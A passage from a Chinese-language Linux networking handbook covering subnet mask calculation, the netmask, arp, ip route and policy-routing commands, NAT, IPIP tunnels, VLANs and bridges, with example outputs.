(.*\)",\(.*\),.*$/\1:\2/' | sort | uniq
        f_e_related_dat:4695
```

```
mysqld:4289
salt-minion:4001
sshd:25161
```

10.5. netmask 子网掩码

子网掩码快速算法 大家都应该知道2的x次方值吧？下面是2的0次到10次方的计算值分别是： 1 2 4 8 16 32 64 128 256 512 1024。 实例 如果你希望每个子网中只有5个ip地址可以给机器用，那么你就最少需要准备给每个子网7个ip位址，因为需要加上两头的不可用的网络和广播ip，所以你需要选比7多的最近的那位，也就是8，就是说选每个子网8个ip。到这一步，你就可以算屏蔽了。 这个方法就是：最后一位屏蔽就是256减去你每个子网所需要的ip位元址的数量，那么这个例子就是256-8=248，那么算出这个，你就可以知道那些ip是不能用的了， 依此类推：0-7,8-15,16-23,24-31，……，写在上面的0、7、8、15、16、23、24、31……都是不能用的，你应该用某两个数字之间的IP，那个就是一个子网可用的IP。 再试验一下，就拿200台机器分成4个子网来做例子吧。 200台机器，4个子网，那么就是每个子网50台机器，设定为192.168.10.0，C类的IP，大子网掩码应为255.255.255.0，对吧，但是我们要分子网，所以按照上面的，我们用32个IP一个子网内不够，应该每个子网用64个IP（其中62位可用，足够了吧），然后用我的办法：子网掩码应该是256-64=192，那么总的子网掩码应该为：255.255.255.192。不相信？算算：0-63，64-127，128-191，192-255，这样你就可以把四个区域分别设定到四个子网的机器上了。

iptab

```
# iptab
+-----------------------------------------------+
| addrs bits pref class mask |
+-----------------------------------------------+
| 1 0 /32 255.255.255.255 |
| 2 1 /31 255.255.255.254 |
| 4 2 /30 255.255.255.252 |
```

```
        | 8 3 /29 255.255.255.248 |
        | 16 4 /28 255.255.255.240 |
        | 32 5 /27 255.255.255.224 |
        | 64 6 /26 255.255.255.192 |
        | 128 7 /25 255.255.255.128 |
        | 256 8 /24 1C 255.255.255.0 |
        | 512 9 /23 2C 255.255.254.0 |
        | 1K 10 /22 4C 255.255.252.0 |
        | 2K 11 /21 8C 255.255.248.0 |
        | 4K 12 /20 16C
       255.255.240.0 |
        | 8K 13 /19 32C 255.255.224.0 |
        | 16K 14 /18 64C 255.255.192.0 |
        | 32K 15 /17 128C 255.255.128.0 |
        | 64K 16 /16 1B 255.255.0.0 |
        | 128K 17 /15 2B 255.254.0.0 |
        | 256K 18 /14 4B 255.252.0.0 |
        | 512K 19 /13 8B 255.248.0.0 |
        | 1M 20 /12 16B 255.240.0.0 |
        | 2M 21 /11 32B 255.224.0.0 |
        | 4M 22 /10 64B 255.192.0.0 |
        | 8M 23 /9 128B 255.128.0.0 |
        | 16M 24 /8 1A 255.0.0.0 |
        | 32M 25 /7 2A 254.0.0.0 |
        | 64M 26 /6 4A 252.0.0.0 |
        | 128M 27 /5 8A 248.0.0.0 |
        | 256M 28 /4 16A 240.0.0.0 |
        | 512M 29 /3 32A 224.0.0.0 |
        | 1024M 30 /2 64A 192.0.0.0 |
        | 2048M 31 /1 128A 128.0.0.0 |
        | 4096M 32 /0 256A 0.0.0.0 |
        +-------------------------------------------+
```

netmask - a netmask generation and conversion program

```
                                          $ sudo apt-get install
netmask
```

-s, --standard Output address/netmask pairs

```
$ netmask -s 192.168.1.0/28
192.168.1.0/255.255.255.240

$ netmask -s 192.168.1.0/24
192.168.1.0/255.255.255.0

$ netmask -s 192.168.1.0/24
192.168.1.0/255.255.255.0

$ netmask -s 192.168.1.0/26
192.168.1.0/255.255.255.192

[root@netkiller src]# netmask -s 11.111.195.211/27
11.111.195.192/255.255.255.224
```

-c, --cidr Output CIDR format address lists

```
$ netmask -c 192.168.1.0/255.255.255.252
192.168.1.0/30

$ netmask -c 192.168.1.0/255.255.255.192
192.168.1.0/26

$ netmask -c 192.168.1.0/255.255.255.240
192.168.1.0/28
```

-i, --cisco Output Cisco style address lists 思科风格的反子网掩码计算

```
$ netmask -i 192.168.1.0/255.255.255.0
192.168.1.0 0.0.0.255

$ netmask -i 192.168.1.0/255.255.255.252
192.168.1.0 0.0.0.3

$ netmask -i 192.168.1.0/24
192.168.1.0 0.0.0.255
```

```
        $ netmask -i 192.168.1.0/28
        192.168.1.0 0.0.0.15
```

-r, --range Output ip address ranges 输出地址范围

计算子网掩码位数

```
                                          [root@netkiller src]#
netmask 11.111.195.211/255.255.255.224
                                          11.111.195.192/27
```

```
        $ netmask -r 192.168.1.0/255.255.255.0
        192.168.1.0-192.168.1.255 (256)

        $ netmask -r 192.168.1.0/255.255.255.192
        192.168.1.0-192.168.1.63 (64)

        $ netmask -r 192.168.1.0/255.255.255.252
        192.168.1.0-192.168.1.3 (4)

        $ netmask -r 192.168.1.0/28
        192.168.1.0-192.168.1.15 (16)

        $ netmask -r 192.168.1.0/24
        192.168.1.0-192.168.1.255 (256)
```

```
        $ netmask -r 192.168.1.0/255.255.255.252
        192.168.1.0-192.168.1.3 (4)

        $ netmask -r 192.168.1.2/255.255.255.252
        192.168.1.0-192.168.1.3 (4)

        $ netmask -r 192.168.1.6/255.255.255.252
        192.168.1.4-192.168.1.7 (4)

        $ netmask -r 192.168.1.12/255.255.255.252
        192.168.1.12-192.168.1.15 (4)
```

```
        $ netmask -r 192.168.1.13/255.255.255.252
        192.168.1.12-192.168.1.15 (4)

        $ netmask -r 192.168.1.100/255.255.255.252
        192.168.1.100-192.168.1.103 (4)

        $ netmask -r 192.168.1.100/255.255.255.240
        192.168.1.96-192.168.1.111 (16)

        $ netmask -r
        192.168.1.50/255.255.255.240
        192.168.1.48-192.168.1.63 (16)
```

-b, --binary Output address/netmask pairs in binary 二进制

```
        $ netmask -b 192.168.1.0/255.255.255.240
        11000000 10101000 00000001 00000000 / 11111111 11111111
11111111 11110000

        $ netmask -b 172.16.0.0/255.255.252.0
        10101100 00010000 00000000 00000000 / 11111111 11111111
11111100 00000000
```

10.6. arp - manipulate the system ARP cache

display hosts

display (all) hosts in alternative (BSD) style

```
                                        [root@dev2 ~]# arp -a
                                        ? (192.168.3.253) at
00:1D:0F:82:05:DC [ether] on eth0
                                        ? (192.168.3.48) at
00:25:64:9A:D7:CC [ether] on eth0
                                        ? (192.168.3.101) at
00:25:64:A3:65:93 [ether] on eth0
                                        nis.example.com
(192.168.3.5) at 00:25:64:9A:D7:E0 [ether] on eth0
```

```
                                        ? (192.168.3.1) at
00:0F:E2:71:8E:FB [ether] on eth0
                                        ? (192.168.3.153) at
B8:AC:6F:25:D2:2E [ether] on eth0
```

display (all) hosts in default (Linux) style

```
                                        [root@dev2 ~]# arp -e
                                        Address HWtype
HWaddress Flags Mask Iface
                                        192.168.3.48 ether
00:25:64:9A:D7:CC C eth0
                                        192.168.3.101 ether
00:25:64:A3:65:93 C eth0
                                        nis.example.com ether
00:25:64:9A:D7:E0 C eth0
                                        192.168.3.1 ether
00:0F:E2:71:8E:FB C eth0
                                        10.0.0.1 ether
00:1F:12:55:A9:02 C eth0
                                        192.168.3.153 ether
B8:AC:6F:25:D2:2E C eth0
```

don't resolve names

```
                                        [root@dev2 ~]# arp -a -
n
                                        ? (192.168.3.253) at
00:1D:0F:82:05:DC [ether] on eth0
                                        ? (192.168.3.48) at
00:25:64:9A:D7:CC [ether] on eth0
                                        ? (192.168.3.101) at
00:25:64:A3:65:93 [ether] on eth0
                                        ? (192.168.3.5) at
00:25:64:9A:D7:E0 [ether] on eth0
                                        ? (192.168.3.1) at
00:0F:E2:71:8E:FB [ether] on eth0
                                        ? (192.168.3.153) at
B8:AC:6F:25:D2:2E [ether] on eth0
```

delete a specified entry

```
                                        [root@dev2 ~]# arp -d
192.168.3.101
                                        [root@dev2 ~]# arp -i
eth1 -d 10.0.0.1
```

/proc/net/arp

```
                                        [root@dev2 ~]# cat
/proc/net/arp
                                        IP address HW type
Flags HW address Mask Device
                                        192.168.3.48 0x1 0x2
00:25:64:9A:D7:CC * eth0
                                        192.168.3.101 0x1 0x2
00:1E:7A:E0:47:40 * eth0
                                        192.168.3.5 0x1 0x2
00:25:64:9A:D7:E0 * eth0
                                        192.168.3.1 0x1 0x2
00:0F:E2:71:8E:FB * eth0
                                        192.168.3.153 0x1 0x2
B8:AC:6F:25:D2:2E * eth0
```

/etc/ethers

```
                                        # Ethernet-address IP-
number
                                        00:25:64:9A:D7:CC
192.168.3.48
```

read new entries from file or from /etc/ethers

```
                                        # arp -f
```

10.7. iproute2

```
                                    add 增加路由
                                    del 删除路由
                                    via 网关出口 IP地址
                                    dev 网关出口 物理设备名
```

查看帮助信息

```
        [root@gitlab ~]# ip route replace help
        Usage: ip route { list | flush } SELECTOR
                    ip route save SELECTOR
                    ip route restore
                    ip route showdump
                    ip route get [ ROUTE_GET_FLAGS ] ADDRESS

[ from ADDRESS iif STRING ]

[ oif STRING ] [ tos TOS ]

[ mark NUMBER ] [ vrf NAME ]

[ uid NUMBER ] [ ipproto PROTOCOL ]

[ sport NUMBER ] [ dport NUMBER ]
                    ip route { add | del | change | append |
replace } ROUTE
        SELECTOR := [ root PREFIX ] [ match PREFIX ] [ exact
PREFIX ]
                                    [ table TABLE_ID ] [ vrf NAME ]
[ proto RTPROTO ]
                                    [ type TYPE ] [ scope SCOPE ]
        ROUTE := NODE_SPEC [ INFO_SPEC ]
        NODE_SPEC := [ TYPE ] PREFIX [ tos TOS ]
                                     [ table TABLE_ID ] [ proto
RTPROTO ]
                                     [ scope SCOPE ] [ metric
```

```
METRIC ]
                                    [ ttl-propagate { enabled |
disabled } ]
        INFO_SPEC := { NH | nhid ID } OPTIONS FLAGS [ nexthop
NH ]...
        NH := [ encap ENCAPTYPE ENCAPHDR ] [ via [ FAMILY ]
ADDRESS ]
                          [ dev STRING ] [ weight NUMBER ]
NHFLAGS
        FAMILY := [ inet | inet6 | mpls | bridge | link ]
        OPTIONS := FLAGS [ mtu NUMBER ] [ advmss NUMBER ] [ as
[ to ] ADDRESS ]
                             [ rtt TIME ] [ rttvar TIME ] [
reordering NUMBER ]
                             [ window NUMBER ] [ cwnd NUMBER ] [
initcwnd NUMBER ]
                             [ ssthresh NUMBER ] [ realms REALM ]
[ src ADDRESS ]
                             [ rto_min TIME ] [ hoplimit NUMBER ]
[ initrwnd NUMBER ]
                             [ features FEATURES ] [ quickack
BOOL ] [ congctl NAME ]
                             [ pref PREF ] [ expires TIME ] [
fastopen_no_cookie BOOL ]
        TYPE := { unicast | local | broadcast | multicast |
throw |
                           unreachable | prohibit | blackhole |
nat }
        TABLE_ID := [ local | main | default | all | NUMBER ]
        SCOPE := [ host | link | global | NUMBER ]
        NHFLAGS := [ onlink | pervasive ]
        RTPROTO := [ kernel | boot | static | NUMBER ]
        PREF := [ low | medium | high ]
        TIME := NUMBER[s|ms]
        BOOL := [1|0]
        FEATURES := ecn
        ENCAPTYPE := [ mpls | ip | ip6 | seg6 | seg6local | rpl
]
        ENCAPHDR := [ MPLSLABEL | SEG6HDR ]
        SEG6HDR := [ mode SEGMODE ] segs ADDR1,ADDRi,ADDRn
[hmac HMACKEYID] [cleanup]
        SEGMODE := [ encap | inline ]
        ROUTE_GET_FLAGS := [ fibmatch ]
```

启用/禁用 网络接口

```
                                <![CDATA[
        sudo ip link set eth0 down
        sudo ip link set eth0 up
```

查看状态

```
        [root@localhost ~]# ip link show
        1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue
state UNKNOWN mode DEFAULT group default qlen 1000
                link/loopback 00:00:00:00:00:00 brd
00:00:00:00:00:00
        2: enp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
qdisc fq state UP mode DEFAULT group default qlen 1000
                link/ether 00:e0:70:81:a0:f5 brd
ff:ff:ff:ff:ff:ff
        3: wlp1s0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop
state DOWN mode DEFAULT group default qlen 1000
                link/ether 40:9f:38:b6:e0:31 brd
ff:ff:ff:ff:ff:ff
        4: br-0e0f0a52c09e: <BROADCAST,MULTICAST> mtu 1500
qdisc noqueue state DOWN mode DEFAULT group default
                link/ether 02:42:c4:61:cb:51 brd
ff:ff:ff:ff:ff:ff
        5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu
1500 qdisc noqueue state DOWN mode DEFAULT group default
                link/ether 02:42:8b:b0:1d:c1 brd
ff:ff:ff:ff:ff:ff
        16578: br-ad3d9e94154d:
<BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UP mode DEFAULT group default
                link/ether 02:42:5a:e6:15:f8 brd
ff:ff:ff:ff:ff:ff
```

```
        16582: vethb1a595b@if16581:
<BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master
br-ad3d9e94154d state UP mode DEFAULT group default
                link/ether 2a:cb:a5:0e:ff:58 brd
ff:ff:ff:ff:ff:ff link-netnsid 0
```

-s, -stats, -statistics Output more information. If the option appears twice or more, the amount of information increases. As a rule, the information is statistics or some time values.

```
        [root@localhost ~]# ip -s link show
        1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue
state UNKNOWN mode DEFAULT group default qlen 1000
                link/loopback 00:00:00:00:00:00 brd
00:00:00:00:00:00
                RX: bytes  packets  errors  dropped missed
mcast
                524494906  58478    0       0       0       0
                TX: bytes  packets  errors  dropped carrier
collsns
                524494906  58478    0       0       0       0
        2: enp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
qdisc fq state UP mode DEFAULT group default qlen 1000
                link/ether 00:e0:70:81:a0:f5 brd
ff:ff:ff:ff:ff:ff
                RX: bytes  packets  errors  dropped missed
mcast
                1650138393 3456155  0       1419    0       369
                TX: bytes  packets  errors  dropped carrier
collsns
                631678091  1615937  0       0       0       0
        3: wlp1s0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop
state DOWN mode DEFAULT group default qlen 1000
                link/ether 40:9f:38:b6:e0:31 brd
ff:ff:ff:ff:ff:ff
                RX: bytes  packets  errors  dropped missed
mcast
                0          0        0       0       0       0
                TX: bytes  packets  errors  dropped carrier
collsns
```

```
                0           0        0       0       0       0
        4: br-0e0f0a52c09e: <BROADCAST,MULTICAST> mtu 1500
qdisc noqueue state DOWN mode DEFAULT group default
                link/ether 02:42:c4:61:cb:51 brd
ff:ff:ff:ff:ff:ff
                RX: bytes  packets  errors  dropped missed
mcast
                0          0        0       0       0       0
                TX: bytes  packets  errors  dropped carrier
collsns
                10148      114      0       0       0       0
        5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu
1500 qdisc noqueue state DOWN mode DEFAULT group default
                link/ether 02:42:8b:b0:1d:c1 brd
ff:ff:ff:ff:ff:ff
                RX: bytes  packets  errors  dropped missed
mcast
                560        20       0       0       0       0
                TX: bytes  packets  errors  dropped carrier
collsns
                0          0        0       0       0       0
        16578: br-ad3d9e94154d:
<BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UP mode DEFAULT group default
                link/ether 02:42:5a:e6:15:f8 brd
ff:ff:ff:ff:ff:ff
                RX: bytes  packets  errors  dropped missed
mcast
                4026856    31020    0       0       0       0
                TX: bytes  packets  errors  dropped carrier
collsns
                534479810  41161    0       0       0       0
        16582: vethb1a595b@if16581:
<BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master
br-ad3d9e94154d state UP mode DEFAULT group default
                link/ether 2a:cb:a5:0e:ff:58 brd
ff:ff:ff:ff:ff:ff link-netnsid 0
                RX: bytes  packets  errors  dropped missed
mcast
                4461136    31020    0       0       0       0
                TX: bytes  packets  errors  dropped carrier
collsns
                534480956  41176    0       0       0       0
```

查看 IP 地址

查看所有IP地址

```
        [root@localhost ~]# ip addr show enp2s0
        2: enp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
qdisc fq state UP group default qlen 1000
                link/ether 00:e0:70:81:a0:f5 brd
ff:ff:ff:ff:ff:ff
                inet 192.168.30.13/24 brd 192.168.30.255 scope
global noprefixroute enp2s0
                   valid_lft forever preferred_lft forever
        [root@localhost ~]# ip addr show
        1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue
state UNKNOWN group default qlen 1000
                link/loopback 00:00:00:00:00:00 brd
00:00:00:00:00:00
                inet 127.0.0.1/8 scope host lo
                   valid_lft forever preferred_lft forever
                inet6 ::1/128 scope host
                   valid_lft forever preferred_lft forever
        2: enp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
qdisc fq state UP group default qlen 1000
                link/ether 00:e0:70:81:a0:f5 brd
ff:ff:ff:ff:ff:ff
                inet 192.168.30.13/24 brd 192.168.30.255 scope
global noprefixroute enp2s0
                   valid_lft forever preferred_lft forever
        3: wlp1s0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop
state DOWN group default qlen 1000
                link/ether 40:9f:38:b6:e0:31 brd
ff:ff:ff:ff:ff:ff
        4: br-0e0f0a52c09e: <BROADCAST,MULTICAST> mtu 1500
qdisc noqueue state DOWN group default
                link/ether 02:42:c4:61:cb:51 brd
ff:ff:ff:ff:ff:ff
        5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu
1500 qdisc noqueue state DOWN group default
```

```
                link/ether 02:42:8b:b0:1d:c1 brd
ff:ff:ff:ff:ff:ff
        16578: br-ad3d9e94154d:
<BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UP group default
                link/ether 02:42:5a:e6:15:f8 brd
ff:ff:ff:ff:ff:ff
                inet 192.168.49.1/24 brd 192.168.49.255 scope
global br-ad3d9e94154d
                   valid_lft forever preferred_lft forever
                inet6 fe80::42:5aff:fee6:15f8/64 scope link
                   valid_lft forever preferred_lft forever
        16582: vethb1a595b@if16581:
<BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master
br-ad3d9e94154d state UP group default
                link/ether 2a:cb:a5:0e:ff:58 brd
ff:ff:ff:ff:ff:ff link-netnsid 0
                inet6 fe80::28cb:a5ff:fe0e:ff58/64 scope link
                   valid_lft forever preferred_lft forever
```

显示活动状态的IP地址

```
        [root@localhost ~]# ip addr show up
        1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue
state UNKNOWN group default qlen 1000
                link/loopback 00:00:00:00:00:00 brd
00:00:00:00:00:00
                inet 127.0.0.1/8 scope host lo
                   valid_lft forever preferred_lft forever
                inet6 ::1/128 scope host
                   valid_lft forever preferred_lft forever
        2: enp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
qdisc fq state UP group default qlen 1000
                link/ether 00:e0:70:81:a0:f5 brd
ff:ff:ff:ff:ff:ff
                inet 192.168.30.13/24 brd 192.168.30.255 scope
global noprefixroute enp2s0
                   valid_lft forever preferred_lft forever
        5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu
1500 qdisc noqueue state DOWN group default
```

```
                link/ether 02:42:8b:b0:1d:c1 brd
ff:ff:ff:ff:ff:ff
        16578: br-ad3d9e94154d:
<BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UP group default
                link/ether 02:42:5a:e6:15:f8 brd
ff:ff:ff:ff:ff:ff
                inet 192.168.49.1/24 brd 192.168.49.255 scope
global br-ad3d9e94154d
                   valid_lft forever preferred_lft forever
                inet6 fe80::42:5aff:fee6:15f8/64 scope link
                   valid_lft forever preferred_lft forever
```

查看指定接口的IP地址

```
        [root@localhost ~]# ip addr show enp2s0
        2: enp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
qdisc fq state UP group default qlen 1000
                link/ether 00:e0:70:81:a0:f5 brd
ff:ff:ff:ff:ff:ff
                inet 192.168.30.13/24 brd 192.168.30.255 scope
global noprefixroute enp2s0
                   valid_lft forever preferred_lft forever
```

查看路由表

```
        [root@localhost ~]# ip route list
        default via 192.168.30.1 dev enp2s0 proto static metric
100
        192.168.30.0/24 dev enp2s0 proto kernel scope link src
192.168.30.13 metric 100
        192.168.49.0/24 dev br-ad3d9e94154d proto kernel scope
link src 192.168.49.1
        192.168.49.2 via 192.168.49.1 dev br-ad3d9e94154d
```

```
[root@localhost ~]# ip route get default
local 0.0.0.0 dev lo src 127.0.0.1 uid 0
        cache <local>
[root@localhost ~]# ip route get 192.168.49.2
192.168.49.2 dev br-ad3d9e94154d src 192.168.49.1 uid 0
        cache
```

添加路由

主机路由

```
[root@gitlab ~]# ip route add 192.168.49.1 via
192.168.30.13 dev enp2s0
```

网络路由，指定吓一跳IP地址

```
[root@gitlab ~]# ip route add 192.168.0.0/24 via
192.168.0.1
```

指定出口接口

```
[root@gitlab ~]# ip route add 192.168.49.0/24 dev
enp2s0
```

```
        [root@gitlab ~]# ip route add 192.168.49.0/24 via
192.168.30.13 dev enp2s0
```

删除路由

```
        ip route del 192.168.0.0/24 via 192.168.0.1
```

```
        ip route del 192.168.49.0/24 via 192.168.30.5 dev
enp2s0
```

变更路由

```
        [root@router ~]# ip route
        192.168.5.0/24 dev eth0 proto kernel scope link src
192.168.5.47
        192.168.3.0/24 dev eth0 proto kernel scope link src
192.168.3.47
        default via 192.168.3.1 dev eth0

        [root@router ~]# ip route change default via
192.168.5.1 dev eth0

        [root@router ~]# ip route list
        192.168.5.0/24 dev eth0 proto kernel scope link src
192.168.5.47
        192.168.3.0/24 dev eth0 proto kernel scope link src
192.168.3.47
        default via 192.168.5.1 dev eth0
```

替换已有的路由

```
ip route replace
```

增加默认路由

192.168.0.1 是我的默认路由器

```
ip route add default via 192.168.0.1 dev eth0
```

cache

```
ip route flush cache
```

只查看 **ipv4** 地址

```
[root@development ~]# ip -4 -o addr
1: lo    inet 127.0.0.1/8 scope host lo\
valid_lft forever preferred_lft forever
2: enp2s0    inet 192.168.30.11/24 brd 192.168.30.255
scope global enp2s0\       valid_lft forever preferred_lft
forever
2: enp2s0    inet 192.168.30.13/24 brd 192.168.30.255
scope global secondary noprefixroute enp2s0\       valid_lft
forever preferred_lft forever
4: docker0    inet 172.17.0.1/16 brd 172.17.255.255
scope global docker0\       valid_lft forever preferred_lft
forever
45: br-a32fa1ca1437    inet 172.18.0.1/16 brd
172.18.255.255 scope global br-a32fa1ca1437\       valid_lft
forever preferred_lft forever
71: br-2bb2f800fb7a    inet 172.20.0.1/16 brd
```

```
172.20.255.255 scope global br-2bb2f800fb7a\       valid_lft
forever preferred_lft forever
        120: br-fc7ddec9d410    inet 172.21.0.1/16 brd
172.21.255.255 scope global br-fc7ddec9d410\       valid_lft
forever preferred_lft forever
        399: br-a82ea0e05c7b    inet 172.26.0.1/16 brd
172.26.255.255 scope global br-a82ea0e05c7b\       valid_lft
forever preferred_lft forever
        149: br-6d50d8b97aac    inet 172.22.0.1/16 brd
172.22.255.255 scope global br-6d50d8b97aac\       valid_lft
forever preferred_lft forever
        1209: br-2eeefaf97995    inet 172.28.0.1/16 brd
172.28.255.255 scope global br-2eeefaf97995\       valid_lft
forever preferred_lft forever
        185: br-3a54bbf16bd3    inet 172.24.0.1/16 brd
172.24.255.255 scope global br-3a54bbf16bd3\       valid_lft
forever preferred_lft forever
        717: br-f5d2855f7db6    inet 172.19.0.1/16 brd
172.19.255.255 scope global br-f5d2855f7db6\       valid_lft
forever preferred_lft forever
        206: br-33100abbf284    inet 172.25.0.1/16 brd
172.25.255.255 scope global br-33100abbf284\       valid_lft
forever preferred_lft forever
        734: br-92f61288b627    inet 172.23.0.1/16 brd
172.23.255.255 scope global br-92f61288b627\       valid_lft
forever preferred_lft forever
        482: br-469d326ed73c    inet 172.27.0.1/16 brd
172.27.255.255 scope global br-469d326ed73c\       valid_lft
forever preferred_lft forever
```

策略路由

```
        比如我们的LINUX有3个网卡
        eth0: 192.168.1.1       (局域网)
        eth1: 172.17.1.2        (default gw=172.17.1.1, 可以上
INTERNET)
        eth2: 192.168.10.2      (连接第二路由192.168.10.1, 也可以上
INTERNET)
```

```
        实现两个目的
        1、让192.168.1.66从第二路由上网，其他人走默认路由
        2、让所有人访问192.168.1.1的FTP时，转到192.168.10.96上

        配置方法:
        vi /etc/iproute2/rt_tables

        #
        # reserved values
        #
        255     local
        254     main
        253     default
        100     ROUTE2

        # ip route default via 172.17.1.1 dev eth1
        # ip route default via 192.168.10.1 dev eth2 table
ROUTE2
        # ip rule add from 192.168.1.66 pref 1001 table ROUTE2
        # ip rule add to 192.168.10.96 pref 1002 table ROUTE2
        # echo 1 >; /proc/sys/net/ipv4/ip_forward
        # iptables -t nat -A POSTROUTING -j MASQUERADE
        # iptables -t nat -A PREROUTING -d 192.168.1.1 -p tcp -
-dport 21 -j DNAT --to 192.168.10.96
        # ip route flush cache
```

```
        http://phorum.study-area.org/viewtopic.php?t=10085
        引用: # 對外網卡
        EXT_IF="eth0"

        # HiNet IP
        EXT_IP1="111.111.111.111"
        EXT_MASK1="24"
        GW1="111.111.111.1"

        # SeedNet IP
        EXT_IP2="222.222.222.222"
        EXT_MASK2="24"
        GW2="222.222.222.1"

        # ?#93;定 ip
```

```
        ip addr add $EXT_IP1/$EXT_MASK1 dev $EXT_IF
        ip addr add $EXT_IP2/$EXT_MASK2 dev $EXT_IF

        # ?#93;定 HiNet routing
        ip rule add to $EXT_IP1/$EXT_MASK1 lookup 201
        ip route add default via $GW1 dev $EXT_IF table 201

        # ?#93;定 SeedNet routing
        ip rule add to $EXT_IP2/$EXT_MASK2 lookup 202
        ip route add default via $GW2 dev $EXT_IF table 202

        # ?#93;定 Default route
        ip route replace default equalize \
           nexthop via $GW1 dev $EXT_IF \
           nexthop via $GW2 dev $EXT_IF

        # 清除 route cache
        ip route flush cache


        它这里的ip rule也是这么使用的
```

负载均衡

```
                                ip route add default scope
global nexthop dev ppp0 nexthop dev ppp1
```

```
neo@debian:~$ sudo ip route add default scope global nexthop
via 192.168.3.1 dev eth0 weight 1 \
nexthop via 192.168.5.1 dev eth2 weight 1

neo@debian:~$ sudo ip route
192.168.5.0/24 dev eth1 proto kernel scope link src 192.168.5.9
192.168.4.0/24 dev eth0 proto kernel scope link src 192.168.4.9
192.168.3.0/24 dev eth0 proto kernel scope link src 192.168.3.9
172.16.0.0/24 dev eth2 proto kernel scope link src 172.16.0.254
default
nexthop via 192.168.3.1 dev eth0 weight 1
```

```
nexthop via 192.168.5.1 dev eth1
weight 1
```

```
                                ip route add default scope
global nexthop via $P1 dev $IF1 weight 1 \
                                nexthop via $P2 dev $IF2 weight
1
```

MASQUERADE

```
        iptables—tnat—APOSTROUTING—d192.168.1.0/24—s0/0—oppp0—
jMASQUERD
        iptables—tnat—APOSTROUTING—s192.168.1.0/24-jSNAT—
to202.103.224.58
        iptables -t nat -A POSTROUTING -s 192.168.0.0/24 -j
MASQUERADE
```

```
        #ip route add via ppp0 dev eth0
        #ip route add via 202.103.224.58 dev eth0
```

ip tunnel

ipip 是IP隧道模块

过程 11.1. ip tunnel IP隧道配置步骤

1. server 1

```
        modprobe ipip
        ip tunnel add mytun mode ipip remote 220.201.35.11
local 211.100.37.167 ttl 255
        ifconfig mytun 10.42.1.1
```

```
        route add -net 10.42.1.0/24 dev mytun
```

2. server 2

```
        modprobe ipip
        ip tunnel add mytun mode ipip remote 211.100.37.167
local 220.201.35.11 ttl 255
        ifconfig mytun 10.42.1.2
        route add -net 10.42.1.0/24 dev mytun
```

3. nat

```
        /sbin/iptables -t nat -A POSTROUTING -s
10.42.1.0/24 -j MASQUERADE
        /sbin/iptables -t nat -A POSTROUTING -s
211.100.37.0/24 -j MASQUERADE
```

删除路由表

```
    route del -net 10.42.1.0/24 dev mytun
```

修改IP隧道的IP

```
    ifconfig mytun 10.10.10.220
    route add -net 10.10.10.0/24 dev mytun
```

ip 伪装

```
        /sbin/iptables -t nat -A POSTROUTING -s 10.10.10.0/24 -
j MASQUERADE
```

10.8. VLAN

首先需确保加载了内核模块 802.1q

```
        [root@development ~]# lsmod | grep 8021q
        [root@development ~]# modprobe 8021q
```

加载后会生成目录/proc/net/vlan

```
        [root@development ~]# cat /proc/net/vlan/config
        VLAN Dev name | VLAN ID
        Name-Type: VLAN_NAME_TYPE_RAW_PLUS_VID_NO_PAD
```

10.9. 网桥

Linux 系统4个物理网卡的名称则分别为eth0，eth1，eth2，eth3。我们将四个网口桥接到br0端口。

你可以这样理解 vlan 2, vlan ip 192.168.0.1，然后将4个接口划分到vlan2, 这时这4个接口可以通过vlan 2访问其他用户。我只是做了一个比喻，让你能够理解。

brctl

```
[root@localhost ~]# dnf -y install bridge-utils
```

```
# brctl addbr br0

# brctl addif br0 eth0
# brctl addif br0 eth1
# brctl addif br0 eth2
# brctl addif br0 eth3

# ifconfig eth0 0.0.0.0
# ifconfig eth1 0.0.0.0
# ifconfig eth2 0.0.0.0
# ifconfig eth3 0.0.0.0

# ifconfig br0 192.168.0.1
```

bridge - show / manipulate bridge addresses and devices

```
[root@localhost ~]# bridge
Usage: bridge [ OPTIONS ] OBJECT { COMMAND | help }
           bridge [ -force ] -batch filename
where   OBJECT := { link | fdb | mdb | vlan | monitor }
        OPTIONS := { -V[ersion] | -s[tatistics] | -d[etails] |
                        -o[neline] | -t[imestamp] | -n[etns]
name |
                        -c[ompressvlans] -color -p[retty] -
j[son] }
[root@localhost ~]# bridge link
16582: vethb1a595b@if16581: <BROADCAST,MULTICAST,UP,LOWER_UP>
mtu 1500 master br-ad3d9e94154d state forwarding priority 32
cost 2
16586: veth1@veth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
master br0 state forwarding priority 32 cost 2
16587: veth0@veth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
master br0 state forwarding priority 32 cost 2
```

```

```

创建网桥

```
ip link add name br0 type bridge
ip addr add 192.168.3.1/24 dev br0
ip link set br0 up
```

veth设备

```
[root@localhost ~]# ip link add name br0 type bridge
[root@localhost ~]# ip addr add 192.168.3.1/24 dev br0
[root@localhost ~]# ip link set br0 up

[root@localhost ~]# ifconfig br0
